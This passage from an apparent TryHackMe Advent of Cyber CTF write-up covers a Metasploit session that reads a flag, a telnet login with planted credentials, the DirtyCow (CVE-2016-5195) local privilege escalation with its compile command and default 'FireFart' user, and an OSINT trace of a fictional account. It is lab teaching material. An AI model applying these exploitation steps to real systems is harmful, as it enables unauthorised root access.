100777/rwxrwxrwx  825    fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:05:43 -0500  flag1.txt
100777/rwxrwxrwx  73802  fil   2022-06-30 23:26:44 -0400  imJhH.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Answer: thm{whacking_all_the_elves}

Question 4: What were the Metasploit settings you had to set?

Answer: LHOST, RHOST

Thought process/Methodology

By using Nmap to scan the IP address we gain the version of the web server which then we use to find the CGI script on Exploit-DB. Then, we open the CGI script and got the CVE. After that, we set up the Metasploit setting on the terminal and search for the CVE to find the matching modules and use them. Thereafter, we command options and change the RHOST, LHOST and TARGETURI. From there, we exploit to leverage the vulnerability and command “show sessions” to search for active sessions. Subsequently, we interact with the session and it shows the flag1.txt file. Then we print the flag1.txt file and it shows the flag.


Day 13 : Coal for Christmas

Tools used : Kali Linux, Firefox

Solution / Walkthrough :

Question 1 : What old, deprecated protocol and service is running?

Open the terminal. Use nmap to scan the IP address.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -T5 10.10.76.239
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 18:06 EDT
Nmap scan report for 10.10.76.239
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2
.0)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
Aggressive OS guesses: Android 4.0 (92%), Linux 2.6.32 (92%), Linux 2.6.32 -
3.2 (92%), Nokia N9 phone (Linux 2.6.32) (92%), Linux 3.2 (92%), SUSE Linux E
nterprise Thin Client 11 (92%), Zerto Virtual Replication Appliance (92%), Li
nux 3.1 (92%), Thecus 4200 or N5500 NAS device (Linux 2.6.33) (92%), Linux 2.
6.31 - 3.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Answer : telnet

Question 2 : What credential was left for you?

Use telnet to connect to the service and display the credentials.

The hint stated to enter the password given.




```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.76.239
Trying 10.10.76.239...
Connected to 10.10.76.239.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]
```

Answer : clauschristmas

Question 3 : What distribution of Linux and version number is this server running?

Use the cat command to view the contents of the files.




```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Answer : Ubuntu 12.04

Question 4 : Who got here first?

Use nano to view the content of the .txt file.




```
  GNU nano 2.2.6          File: cookies_and_milk.txt

/****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//        The Grinch
//***************************************************/
```

Answer : Grinch

Question 5 : What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Click on the link given and 'View Exploit'.

Based on the hint, open the file dirty.c.



```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```


Answer : gcc -pthread dirty.c -o dirty -lcrypt

Question 6 : What "new" username was created, with the default operations of the real C source code?

Answer : FireFart

Question 7 : What is the MD5 hash output?

Use md5sum to get the output.




```
0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Answer : 8b16f00dd3b51efadb02c1df7f8427cc

Question 8 : What is the CVE for DirtyCow?

Answer



That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


: CVE-2016-5195

Thought Process / Methodology :

We use nmap to scan the IP address to find the old service running. Then, we use telnet to get the login password. After that, we use (cat /etc/*release)to print the content of the file. Use nano to open the file and see who got here first. With the link given, we exploit it and search for dirty.c as directed by the hint. Then, search for “Compile with : “. We set up the new username and password. Next, we use md5sum that is used to validate one or multiple files. Finally, we search for the CVE from the passage.

Day 14: Where’s Rudolph?


Q1:What URL will take me directly to Rudolph's Reddit comment history?



https://www.reddit.com/user/IGuidetheClaus2020/comments/

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments/

Q2: According to Rudolph, where was he born?




everyone smile: a jump in the return of books overdue for six months or more. chicago.sunt

IGuidetheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Answer: Chicago

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?



rudolph reindeer creator


About 1,080,000 results (0.66 seconds)

Robert L. May

Rudolph the Red-Nosed Reindeer is a fictional reind
depicted as the ninth and youngest of Santa Claus's
reindeer team and guide Santa's sleigh on Christmas

Answer: May

Q4: On what other social media platform might Rudolph have an account?




IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Answer: Twitter

Q5: What is Rudolph's username on that platform?



twitter Iguidetheclause2020

5 results (0.26 seconds)

Including results for twitter ***Iguidetheclaus2020***
Search only for twitter Iguidetheclause2020


https://twitter.com › iguideclaus2020

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

Order solar panels before the solar tax credit drops at the end of this year. Pair w experience no more blackouts!

Answer: IGuideClaus2020

Q6: What appears to be Rudolph's favourite TV show right now?




IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Love me some Bachelorette. But Ed? C'mon!

IGuidetheClaus2020 Retweeted

Answer: Bachelorette

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?



rudolph the red nosed reindeer parade balloon


Pages that include matching images

https://www.thompsoncoburn.com › news-events › news

Thompson Coburn 'floats' down Michigan Avenue in first ...

320 × 180 · 9 Dec 2019 — ... **Rudolph the Red-Nosed Reindeer balloon** down Michigan Avenue, ... Thompson Coburn holding Rudolph **parade balloon** in downtown Chicago ...

The name in the title matches the one in the image




:e joined the annual BMO Harris Bank® Magnificent Mile
onsor, Chicago attorneys and staff led a 30-foot-tall Rud
ł by a Chicago trolley full of our attorneys and their famil

ıe country, is part of a two-day holiday celebration that i
ırthern stretch of Chicago's Michigan Avenue. A broadca
ɔn several affiliate channels.

ıgo office, we were more than happy to seize the chance
ly law firm sponsor. As our parade walkers made their w
nd delight — especially when our balloon handlers twirle

Answer: Chicago

